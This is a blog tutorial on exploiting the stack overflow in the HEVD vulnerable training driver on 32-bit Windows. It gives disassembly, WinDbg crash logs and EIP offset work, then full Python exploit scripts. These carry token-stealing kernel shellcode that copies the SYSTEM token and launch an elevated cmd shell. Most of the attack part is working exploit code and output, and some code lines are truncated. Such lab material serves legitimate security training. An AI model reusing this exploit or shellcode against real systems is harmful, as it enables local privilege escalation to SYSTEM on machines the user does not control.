

Windows Kernel Exploitation Tutorial Part 2: Stack Overflow

📅 August 1, 2017 👤 rootkit

Overview

In the [part 1](#), we looked into how to manually setup the environment for Kernel Debugging. If something straightforward is what you want, you can look into this great writeup by [hexblog](#) about setting up the VirtualKd for much faster debugging.


In this post, we'd dive deep into the kernel space, and look into our first Stack Overflow example in kernel space through driver exploitation.

A shoutout to [hacksystem](#) for the vulnerable driver HEVD, and [fuzzySecurity](#), for a really good writeup on the topic.

Setting up the driver

For this tutorial, we'd be exploiting the stack overflow module in the [HEVD driver](#). Download the source from github, and either you can build the driver yourself from the steps mentioned on the github page, or download the vulnerable version [here](#) and select the one according to the architecture (32-bit or 64-bit).

Then, just load the driver in the debuggee VM using the [OSR Loader](#) as shown below:



Check if the driver has been successfully loaded in the debuggee VM.

```
kd> !m m H*
Browse full module list
start  end  module name
82a1f000 82a56000 hal (deferred)
85bed000 85c00000 HIDCLASS (deferred)
85c4e000 85c56000 hwpolicy (deferred)
85ce5000 85cf0000 hidusb (deferred)
8d5af000 8d5ce000 HDAudBus (deferred)
91715000 91765000 HdAudio (deferred)
917f6000 917fc480 HIDPARSE (deferred)
9481d000 948a2000 HTTP (deferred)
9d897000 9d89f000 HEVD (deferred)

Unloaded modules:
94966000 9496e000 HEVD.sys
Unable to enumerate user-mode unloaded modules, Win32 error 0n30

kd> !m m H*
```

There's also a .pdb symbol file included with the driver, which you can use as well.

Once the driver is successfully loaded, we can now proceed to analyze the vulnerability.


Analysis

If we look into the source code of the driver, and see the [StackOverflow.c](#) file, hacksystem has done a really good job in demonstrating both the vulnerable and the secure version of the driver code.

```
1 #ifdef SECURE
2 // Secure Note: This is secure because the developer is passing a size
3 // equal to size of KernelBuffer to RtlCopyMemory()/memcpy(). Hence,
4 // there will be no overflow
5 RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, sizeof(KernelBuffer));
6 #else
7 DbgPrint("[+] Triggering Stack Overflow\n");
8
9 // Vulnerability Note: This is a vanilla Stack based Overflow vulnerability
10 // because the developer is passing the user supplied size directly to
11 // RtlCopyMemory()/memcpy() without validating if the size is greater or
12 // equal to the size of KernelBuffer
13 RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, Size);
14 #endif
15 }
16 __except (EXCEPTION_EXECUTE_HANDLER) {
17 Status = GetExceptionCode();
18 DbgPrint("[-] Exception Code: 0x%X\n", Status);
19 }
```

Here we see that in the insecure version, RtlCopyMemory() is taking the user supplied size directly without even validating it, whereas in the secure version, the size is limited to the size of the kernel buffer. This vulnerability in the insecure version enables us to exploit the stack overflow vulnerability.

Let's analyze the driver in IDA Pro, to understand how and where the Stack Overflow module is triggered:



From the flow, let's analyze the IrpDeviceIoctlHandler call.

```

PAGE:0001508E ; int __stdcall IrpDeviceIoctlHandler(_DEVICE_OBJECT *DeviceObject, _IRP *Irp)
PAGE:0001508E IrpDeviceIoctlHandler@8 proc near ; DATA XREF: DriverEntry(x,x)+9510
PAGE:0001508E DeviceObject = dword ptr 8
PAGE:0001508E Irp = dword ptr 0Ch
PAGE:0001508E mov edi, edi
PAGE:00015090 push ebp
PAGE:00015091 mov ebp, esp
PAGE:00015093 push ebx
PAGE:00015094 push esi
PAGE:00015095 push edi
PAGE:00015096 mov edi, [ebp+Irp]
PAGE:00015099 mov esi, [edi+60h]
PAGE:0001509C mov edx, [esi+0Ch]
PAGE:0001509F mov eax, 22201Fh
PAGE:000150A4 cmp edx, eax
PAGE:000150A6 ja loc_151A2
PAGE:000150AC jz loc_1518A
PAGE:000150B2 mov eax, edx
PAGE:000150B4 sub eax, 222003h
PAGE:000150B9 jz loc_15172
PAGE:000150BF push 4
PAGE:000150C1 pop ecx
PAGE:000150C2 sub eax, ecx
PAGE:000150C4 jz loc_1515A
PAGE:000150CA sub eax, ecx
PAGE:000150CC jz short loc_15172
PAGE:000150CE sub eax, ecx
PAGE:000150D0 jz short loc_15172
PAGE:000150D2 sub eax, ecx
PAGE:000150D4 jz short loc_15172
PAGE:000150D6 sub eax, ecx
PAGE:000150D8 jz short loc_15172
loc_15172: ; CODE XREF: IrpDeviceIoctlHandler(x,x)+2B1j
; ***** HACKSYS_EVD_STACKOVERFLOW *****'...'
mov ebx, offset aHacksys_evd_st ; HackSys EVD StackOverflow
push ebx ; Format
call _DbgPrint
pop ecx
push esi ; IrpSp
push edi ; Irp
call _StackOverflowIoctlHandler@8 ; StackOverflowIoctlHandler(x,x)

```

We see that if the IOCTL is 0x222003h, the pointer jumps to the StackOverflow module. So, we now have the way to call the Stack Overflow module, let's look into the TriggerStackOverflow function.

```

PAGE:0001462A KernelBuffer = dword ptr -81Ch
PAGE:0001462A var_1C = dword ptr -1Ch
PAGE:0001462A ms_exc = CPPEH_RECORD ptr -18h
PAGE:0001462A UserBuffer = dword ptr 8
PAGE:0001462A Size = dword ptr 0Ch
PAGE:0001462A push 80Ch
PAGE:0001462F push offset stru_121D8
PAGE:00014634 call __SEH_prolog4
PAGE:00014639 xor esi, esi
PAGE:0001463B xor edi, edi
PAGE:0001463D mov [ebp+KernelBuffer], esi
PAGE:00014643 push 7FCh ; size_t
PAGE:00014648 push esi ; int
PAGE:00014649 lea eax, [ebp+KernelBuffer+4]
PAGE:0001464F push eax ; void *
PAGE:00014650 call _memset
PAGE:00014655 add esp, 0Ch
PAGE:00014658 mov [ebp+ms_exc.registration.TryLevel], esi
PAGE:0001465B push 4 ; Alignment
PAGE:0001465D mov esi, 800h
PAGE:00014662 push esi ; Length
PAGE:00014663 push [ebp+UserBuffer] ; Address
PAGE:00014666 call ds:__imp__ProbeForRead@12 ; ProbeForRead(x,x,x)
PAGE:0001466C push [ebp+UserBuffer]
PAGE:0001466F push offset aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
PAGE:00014674 call _DbgPrint
PAGE:00014679 push [ebp+Size]
PAGE:0001467C push offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
PAGE:00014681 call _DbgPrint
PAGE:00014686 lea eax, [ebp+KernelBuffer]
PAGE:0001468C push eax
PAGE:0001468D push offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
PAGE:00014692 call _DbgPrint
PAGE:00014697 push esi
PAGE:00014698 push offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
PAGE:0001469D call _DbgPrint
PAGE:000146A2 push offset aTriggeringSt_1 ; "[+] Triggering Stack Overflow\n"
PAGE:000146A7 call _DbgPrint
PAGE:000146AC push [ebp+Size] ; size_t
PAGE:000146AF push [ebp+UserBuffer] ; void *
PAGE:000146B2 lea eax, [ebp+KernelBuffer]
PAGE:000146B8 push eax ; void *
PAGE:000146B9 call _memcpy
PAGE:000146BE add esp, 30h
PAGE:000146C1 jmp short loc_146E4

```

Important thing to note here is the length defined for the KernelBuffer, i.e. 0x800h (2048).

Exploitation

Now that we have all the relevant information, let's start building our exploit. I'd be using `DeviceIoControl()` to interact with the driver, and python to build our exploit.

```
1 import ctypes, sys
2 from ctypes import *
3
4 kernel32 = windll.kernel32
5 hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0, None,
6
7 if not hevDevice or hevDevice == -1:
8     print "*** Couldn't get Device Driver handle."
9     sys.exit(0)
10
11 buf = "A"*2048
12 bufLength = len(buf)
13
14 kernel32.DeviceIoControl(hevDevice, 0x222003, buf, bufLength, None, 0, byref(c_ulong()), None)
```

Let's fire up the WinDbg in debugger machine, put a breakpoint at `TriggerStackOverflow` function and analyze the behavior when we send the data of length `0x800h` (2048).

```
1 !sym noisy
2 .reload;ed Kd_DEFAULT_Mask 8;
3 bp HEVD!TriggerStackOverflow
```

```
Disassembly - Kernel 'com:port=com1,baud=115200' - WinDbg:10.0.15063.137 X86
Offset: @$scopeip Previous Next
9d89b611 b8010000c0 mov eax,0C0000001h
9d89b616 85c9 test ecx,ecx
9d89b618 7406 je HEVD!AllocateFakeObjectIoctlHandler+0x1a (9d89b620)
9d89b61a 51 push ecx
9d89b61b e8d8feffff call HEVD!AllocateFakeObject (9d89b4f8)
9d89b620 5d pop ebp
9d89b621 c20800 ret 8
9d89b624 cc int 3
9d89b625 cc int 3
9d89b626 cc int 3
9d89b627 cc int 3
9d89b628 cc int 3
9d89b629 cc int 3
HEVD!TriggerStackOverflow:
9d89b62a 680c080000 push 80Ch
9d89b62f 68d891899d push offset HEVD!__safe_se_handler_table+0xc8 (9d8991d8)
9d89b634 e8dbc9ffff call HEVD!__SEH_prolog4 (9d898014)
9d89b639 33f6 xor esi,esi
9d89b63b 33ff xor edi,edi
9d89b63d 89b5e4f7ffff mov dword ptr [ebp-81Ch],esi
9d89b643 68fc070000 push 7FCh
9d89b648 56 push esi
9d89b649 8d85e8f7ffff lea eax,[ebp-818h]
9d89b64f 50 push eax
9d89b650 e891cbffff call HEVD!memset (9d8981e6)
9d89b655 83c40c add esp,0Ch
```

```
Command - Kernel 'com:port=com1,baud=115200' - WinDbg:10.0.15063.137 X86
.....
Loading User Symbols
Loading unloaded module list
.....Unable to enumerate user-mode unloaded modules, Win32 error 0n30
kd> bp HEVD!TriggerStackOverflow
SYMSRV: BYINDEX: 0x8
c:\symbols*https://msdl.microsoft.com/download/symbols
HEVD.pdb
D241CC04CE0B472CB88B1476958369FB1
SYMSRV: PATH: c:\symbols\HEVD.pdb\D241CC04CE0B472CB88B1476958369FB1\HEVD.pdb
SYMSRV: RESULT: 0x00000000
DBGHELP: HEVD - private symbols & lines
c:\symbols\HEVD.pdb\D241CC04CE0B472CB88B1476958369FB1\HEVD.pdb
kd> bl
0 e Disable Clear 9d89b62a 0001 (0001) HEVD!TriggerStackOverflow
kd> g
***** HACKSYS_EVD_STACKOVERFLOW *****
Breakpoint 0 hit
HEVD!TriggerStackOverflow:
9d89b62a 680c080000 push 80Ch
kd> g
[+] UserBuffer: 0x017DC564
[+] UserBuffer Size: 0x800
[+] KernelBuffer: 0x877AB294
[+] KernelBuffer Size: 0x800
[+] Triggering Stack Overflow
***** HACKSYS_EVD_STACKOVERFLOW *****
*BUSY* Debuggee is running...
```

What we see is, that though our breakpoint is hit, there's no overflow or crash that occurred. Let's increase the buffer size to 0x900 (2304) and analyze the output.

```
Offset: @$scope:ip
No prior disassembly possible
41414141 ?? ???
41414142 ?? ???
41414143 ?? ???
41414144 ?? ???
41414145 ?? ???
41414146 ?? ???
41414147 ?? ???
41414148 ?? ???
41414149 ?? ???
4141414a ?? ???
4141414b ?? ???
4141414c ?? ???
4141414d ?? ???
4141414e ?? ???
4141414f ?? ???
41414150 ?? ???
41414151 ?? ???
41414152 ?? ???
41414153 ?? ???
41414154 ?? ???
41414155 ?? ???
41414156 ?? ???
41414157 ?? ???
41414158 ?? ???
41414159 ?? ???
```

```
0 e Disable Clear 9d89b62a 0001 (0001) HEVD!TriggerStackOverflow
kd> g
***** HACKSYS_EVD_STACKOVERFLOW *****
Breakpoint 0 hit
HEVD!TriggerStackOverflow:
9d89b62a 680c080000 push 80Ch
kd> g
[+] UserBuffer: 0x017DC564
[+] UserBuffer Size: 0x800
[+] KernelBuffer: 0x877AB294
[+] KernelBuffer Size: 0x800
[+] Triggering Stack Overflow
***** HACKSYS_EVD_STACKOVERFLOW *****
***** HACKSYS_EVD_STACKOVERFLOW *****
Breakpoint 0 hit
HEVD!TriggerStackOverflow:
9d89b62a 680c080000 push 80Ch
kd> g
[+] UserBuffer: 0x017CC564
[+] UserBuffer Size: 0x900
[+] KernelBuffer: 0x9C8C3294
[+] KernelBuffer Size: 0x800
[+] Triggering Stack Overflow
Access violation - code c0000005 (!!! second chance !!!)
41414141 ?? ???
kd> i
eax=00000000 ebx=9d89cda2 ecx=9d89b6f2 edx=00000000 esi=9c65efd8 edi=9c65ef68
eip=41414141 esp=9c8c3ac0 ebp=41414141 iopl=0 nv up ei ng nz na pe nc
cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00010286
41414141 ?? ???
kd>
```

Bingo, we get a crash, and we can clearly see that it's a vanilla EIP overwrite, and we are able to overwrite EBP as well.

Through the classic metasploit's pattern create and offset scripts, we can easily figure out the offset for EIP, and adjusting for the offset, the script looks like:

```
1 import ctypes, sys
2 from ctypes import *
3
4 kernel32 = windll.kernel32
```

```

5 hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0, None
6
7 if not hevDevice or hevDevice == -1:
8     print "*** Couldn't get Device Driver handle."
9     sys.exit(0)
10
11 buf = "A"*2080 + "B"*4 + "C"*220
12 bufLength = len(buf)
13
14 kernel32.DeviceIoControl(hevDevice, 0x222003, buf, bufLength, None, 0, byref(c_ulong()), None

```

```

kd> g
[+] UserBuffer: 0x01728564
[+] UserBuffer Size: 0x900
[+] KernelBuffer: 0x95903294
[+] KernelBuffer Size: 0x800
[+] Triqgering Stack Overflow
Access violation - code c0000005 (!!! second chance !!!)
42424242 ??      ???
kd> r
eax=00000000 ebx=82168da2 ecx=821676f2 edx=00000000 esi=9dfacfd8 edi=9dfac68
eip=42424242 esp=95903ac0 ebp=41414141 iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010286
42424242 ??      ???
kd>

```

Now that we have the control of EIP and have execution in kernel space, let's proceed with writing our payload.

Because of the DEP, we can't just execute the instructions directly passed onto the stack, apart from return instructions. There are several methods to bypass DEP, but for the simplicity, I'd be using `VirtualAlloc()` to allocate a new block of executable memory, and copy our shellcode in that to be executed.

And for our shellcode, I'd be using the sample token stealing payload given by the hacksystem in their `payloads.c` file.

```

1  pushad ; Save registers state
2
3  ; Start of Token Stealing Stub
4  xor  eax, eax ; Set ZERO
5  mov  eax, fs:[eax + KTHREAD_OFFSET] ; Get nt!_KPCR.PcrbData.CurrentThread
6  ; _KTHREAD is located at FS:[0x124]
7
8  mov  eax, [eax + EPROCESS_OFFSET] ; Get nt!_KTHREAD.ApcState.Process
9
10 mov  ecx, eax ; Copy current process _EPROCESS structure
11
12 mov  edx, SYSTEM_PID ; WIN 7 SP1 SYSTEM process PID = 0x4
13
14 SearchSystemPID:
15 mov  eax, [eax + FLINK_OFFSET] ; Get nt!_EPROCESS.ActiveProcessLinks.Flink
16 sub  eax, FLINK_OFFSET
17 cmp  [eax + PID_OFFSET], edx ; Get nt!_EPROCESS.UniqueProcessId
18 jne  SearchSystemPID
19
20 mov  edx, [eax + TOKEN_OFFSET] ; Get SYSTEM process nt!_EPROCESS.Token
21 mov  [ecx + TOKEN_OFFSET], edx ; Replace target process nt!_EPROCESS.Token
22 ; with SYSTEM process nt!_EPROCESS.Token
23 ; End of Token Stealing Stub
24
25 popad ; Restore registers state

```

Basically this shellcode saves the register state, finds the current process token and saves it, then finds the SYSTEM process pid, extracts the SYSTEM process token, replace the current process's token with the SYS-

TEM process token, and restore the registers. As Windows 7 has SYSTEM pid 4, the shellcode can be written as:

```
1 import ctypes, sys, struct
2 from ctypes import *
3
4 kernel32 = windll.kernel32
5 hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0, None,
6
7 if not hevDevice or hevDevice == -1:
8     print "*** Couldn't get Device Driver handle"
9     sys.exit(0)
10
11 shellcode = ""
12 shellcode += bytearray(
13     "\x60"                # pushad
14     "\x31\xc0"            # xor  eax, eax
15     "\x64\x8b\x80\x24\x01\x00\x00" # mov  eax, [fs:eax+0x124]
16     "\x8b\x40\x50"        # mov  eax, [eax+0x50]
17     "\x89\xc1"            # mov  ecx, eax
18     "\xba\x04\x00\x00\x00" # mov  edx, 0x4
19     "\x8b\x80\xb8\x00\x00\x00" # mov  eax, [eax+0xb8]
20     "\x2d\xb8\x00\x00\x00" # sub  eax, 0xb8
21     "\x39\x90\xb4\x00\x00\x00" # cmp  [eax+0xb4], edx
22     "\x75\xed"            # jnz  0x1a
23     "\x8b\x90\xf8\x00\x00\x00" # mov  edx, [eax+0xf8]
24     "\x89\x91\xf8\x00\x00\x00" # mov  [ecx+0xf8], edx
25     "\x61"                # popad
26 )
27
28 ptr = kernel32.VirtualAlloc(c_int(0), c_int(len(shellcode)), c_int(0x3000), c_int(0x40))
29 buff = (c_char * len(shellcode)).from_buffer(shellcode)
30 kernel32.RtlMoveMemory(c_int(ptr), buff, c_int(len(shellcode)))
31 shellcode_final = struct.pack("<L", ptr)
32
33 buf = "A"*2080 + shellcode_final
34 bufLength = len(buf)
35
36 kernel32.DeviceIoControl(hevDevice, 0x222003, buf, bufLength, None, 0, byref(c_ulong()), None)
```

But we soon hit a problem here during execution:

Offset: @\$scopeip

```

00430000 60          pushad
00430001 31c0       xor      eax,eax
00430003 648b8024010000 mov    eax,dword ptr fs:[eax+124h]
0043000a 8b4050     mov    eax,dword ptr [eax+50h]
0043000d 89c1      mov    ecx,eax
0043000f ba04000000 mov    edx,4
00430014 8b80b8000000 mov    eax,dword ptr [eax+0B8h]
0043001a 2db8000000 sub    eax,0B8h
0043001f 3990b4000000 cmp    dword ptr [eax+0B4h],edx
00430025 75ed      jne    00430014
00430027 8b90f8000000 mov    edx,dword ptr [eax+0F8h]
0043002d 8991f8000000 mov    dword ptr [ecx+0F8h],edx
00430033 61        popad
00430034 0000     add    byte ptr [eax],al      ds:0023:00000000=??
00430036 0000     add    byte ptr [eax],al
00430038 0000     add    byte ptr [eax],al
0043003a 0000     add    byte ptr [eax],al
0043003c 0000     add    byte ptr [eax],al
0043003e 0000     add    byte ptr [eax],al
00430040 0000     add    byte ptr [eax],al
00430042 0000     add    byte ptr [eax],al
00430044 0000     add    byte ptr [eax],al
00430046 0000     add    byte ptr [eax],al
00430048 0000     add    byte ptr [eax],al
0043004a 0000     add    byte ptr [eax],al
0043004c 0000     add    byte ptr [eax],al
    
```

```

Breakpoint 0 hit
HEVD!TriggerStackOverflow:
8c19162a 680c080000 push 80Ch
kd> bp 8c1916c1
kd> g
[+] UserBuffer: 0x01728564
[+] UserBuffer Size: 0x824
[+] KernelBuffer: 0x95763294
[+] KernelBuffer Size: 0x800
[+] Triggering Stack Overflow
Breakpoint 1 hit
HEVD!TriggerStackOverflow+0x97:
8c1916c1 eb21      jmp    HEVD!TriggerStackOverflow+0xba (8c1916e4)
kd> p
HEVD!TriggerStackOverflow+0xba:
8c1916e4 c745fcfeffff mov    dword ptr [ebp-4],0FFFFFFEh
kd> p
HEVD!TriggerStackOverflow+0xc1:
8c1916eb 8bc7     mov    eax,edi
kd> p
HEVD!TriggerStackOverflow+0xc3:
8c1916ed e867c9ffff call   HEVD!__SEH_epilog4 (8c18e059)
kd> p
HEVD!TriggerStackOverflow+0xc8:
8c1916f2 c20800  ret    8
kd> p
00430000 60          pushad
kd> p
00430001 31c0       xor      eax,eax
kd> g
Access violation - code c0000005 (!!! second chance !!!)
00430034 0000     add    byte ptr [eax],al
kd>
    
```

We see that our application recovery mechanism is flawed, and though our shellcode is in memory and executing, the application isn't able to resume its normal operations. So, we would need to modify and add the instructions that we overwrote, which should help the driver resume its normal execution flow. Let's analyze the behaviour of the application normally, without the shellcode.

```

Offset: @$scopeip
HEVD!StackOverflowIoctlHandler:
827676fa 8bff          mov     edi,edi
827676fc 55           push   ebp
827676fd 8bec        mov     ebp,esp
827676ff 8b4d0c       mov     ecx,dword ptr [ebp+0Ch]
82767702 8b5110       mov     edx,dword ptr [ecx+10h]
82767705 8b4908       mov     ecx,dword ptr [ecx+8]
82767708 b8010000c0  mov     eax,0C00000001h
8276770d 85d2        test   edx,edx
8276770f 7407        je     HEVD!StackOverflowIoctlHandler+0x1e (82767718)
82767711 51          push   ecx
82767712 52          push   edx
82767713 c812ffff    call   HEVD!TriggerStackOverflow (8276762a)
82767718 5d          pop    ebp
82767719 c20800      ret    8
8276771c cc          int    3
8276771d cc          int    3
8276771e cc          int    3
8276771f cc          int    3
82767720 cc          int    3
82767721 cc          int    3
HEVD!TypeConfusionObjectInitializer:
82767722 8bff          mov     edi,edi
82767724 55           push   ebp
82767725 8bec        mov     ebp,esp
82767727 56           push   esi
    
```

```

Command - Kernel 'com:port=com1,baud=115200' - WinDbg:10.0.15063.137 X86
DBGHELP: HEVD - private symbols & times
c:\symbols\HEVD.pdb\ND241CC04CE0B472CB88B1476958369FB1\HEVD.pdb
kd> g
***** HACKSYS_EVD_STACKOVERFLOW *****
Breakpoint 0 hit
HEVD!TriggerStackOverflow:
8276762a 680c080000  push   80Ch
kd> bp 827676c1
kd> g
[+] UserBuffer: 0x01758564
[+] UserBuffer Size: 0x7D0
[+] KernelBuffer: 0x941A1294
[+] KernelBuffer Size: 0x800
[+] Triggering Stack Overflow
Breakpoint 1 hit
HEVD!TriggerStackOverflow+0x97:
827676c1 eb21        jmp    HEVD!TriggerStackOverflow+0xba (827676e4)
kd> p
HEVD!TriggerStackOverflow+0xba:
827676e4 c745fcfeffff mov     dword ptr [ebp-4],0FFFFFFEh
kd> p
HEVD!TriggerStackOverflow+0xc1:
827676eb 8bc7       mov     eax,edi
kd> p
HEVD!TriggerStackOverflow+0xc3:
827676ed e867c9ffff call   HEVD!_SEH_epilog4 (82764059)
kd> p
HEVD!TriggerStackOverflow+0xc8:
827676f2 c20800      ret    8
kd> p
HEVD!StackOverflowIoctlHandler+0x1e:
82767718 5d          pop    ebp
kd>
    
```

We see that we just need to add *pop ebp* and *ret 8* after our shellcode is executed for the driver recovery. The final shellcode, after this, becomes:

```

1 import ctypes, sys, struct
2 from ctypes import *
3 from subprocess import *
4
5 def main():
6     kernel32 = windll.kernel32
7     hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,
8
    
```

```

9   if not hevDevice or hevDevice == -1:
10      print "*** Couldn't get Device Driver handle"
11      sys.exit(0)
12
13  shellcode = ""
14  shellcode += bytearray(
15      "\x60"                # pushad
16      "\x31\xc0"           # xor eax,eax
17      "\x64\x8b\x80\x24\x01\x00\x00" # mov eax,[fs:eax+0x124]
18      "\x8b\x40\x50"       # mov eax,[eax+0x50]
19      "\x89\xc1"           # mov ecx,eax
20      "\xba\x04\x00\x00\x00" # mov edx,0x4
21      "\x8b\x80\xb8\x00\x00\x00" # mov eax,[eax+0xb8]
22      "\x2d\xb8\x00\x00\x00" # sub eax,0xb8
23      "\x39\x90\xb4\x00\x00\x00" # cmp [eax+0xb4],edx
24      "\x75\xed"           # jnz 0x1a
25      "\x8b\x90\xf8\x00\x00\x00" # mov edx,[eax+0xf8]
26      "\x89\x91\xf8\x00\x00\x00" # mov [ecx+0xf8],edx
27      "\x61"               # popad
28      "\x31\xc0"           # xor eax,eax
29      "\x5d"               # pop ebp
30      "\xc2\x08\x00"       # ret 0x8
31  )
32
33  ptr = kernel32.VirtualAlloc(c_int(0),c_int(len(shellcode)),c_int(0x3000),c_int(0x40))
34  buff = (c_char * len(shellcode)).from_buffer(shellcode)
35  kernel32.RtlMoveMemory(c_int(ptr),buff,c_int(len(shellcode)))
36  shellcode_final = struct.pack("<L",ptr)
37
38  buf = "A"*2080 + shellcode_final
39  bufLength = len(buf)
40
41  kernel32.DeviceIoControl(hevDevice, 0x222003, buf, bufLength, None, 0, byref(c_ulong()),
42  Popen("start cmd", shell=True)
43
44  if __name__ == "__main__":
45      main()

```

